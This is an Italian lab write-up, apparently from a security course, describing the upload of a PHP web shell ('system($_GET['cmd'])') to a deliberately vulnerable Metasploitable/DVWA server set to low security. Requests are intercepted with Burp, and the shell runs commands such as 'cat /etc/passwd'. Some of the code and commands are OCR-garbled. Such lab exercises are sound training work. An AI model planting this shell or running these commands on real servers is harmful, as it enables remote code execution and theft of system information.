



S6L1

Dopo aver configurato l'ambiente e stabilito il collegamento tra la macchina Kali e quella Metasploitable tramite il test del ping, mi sono connesso al web server di Meta tramite il suo indirizzo IP. Una volta dentro ho impostato la sicurezza a "Low" e ho uploadato un file .php, precedentemente creato che al suo interno contiene il seguente comando:



```
~/shell.php - Mousepad
File Edit Search View Document Help
1 ?php system($_GET['cmd']); ?z
2
```


Una volta fatto questo passaggio ed essermi assicurato che il codice php funzioni tramite kali, ho aperto Burp per intercettare le richieste:



Qui possiamo notare che tramite **Burp** abbiamo intercettato la richiesta di upload del file php

Rischio di Sicurezza:

Questo è un esempio di attacco di *Remote Code Execution* (RCE), dove un attaccante può eseguire comandi arbitrari sul server tramite il parametro cmd. Questo tipo di vulnerabilità è estremamente pericolosa, poiché consente all'attaccante di eseguire comandi di sistema, visualizzare file sensibili, o compromettere completamente il server.



Qui c'è una lista di richieste intercettate tramite Burp.

cat /etc/passwd: Per visualizzare il file passwd che contiene informazioni sugli utenti del sistema.

IP a: Per visualizzare ip della macchina

Is: Permette di navigare nei file system per elencare i file nella directory corrente.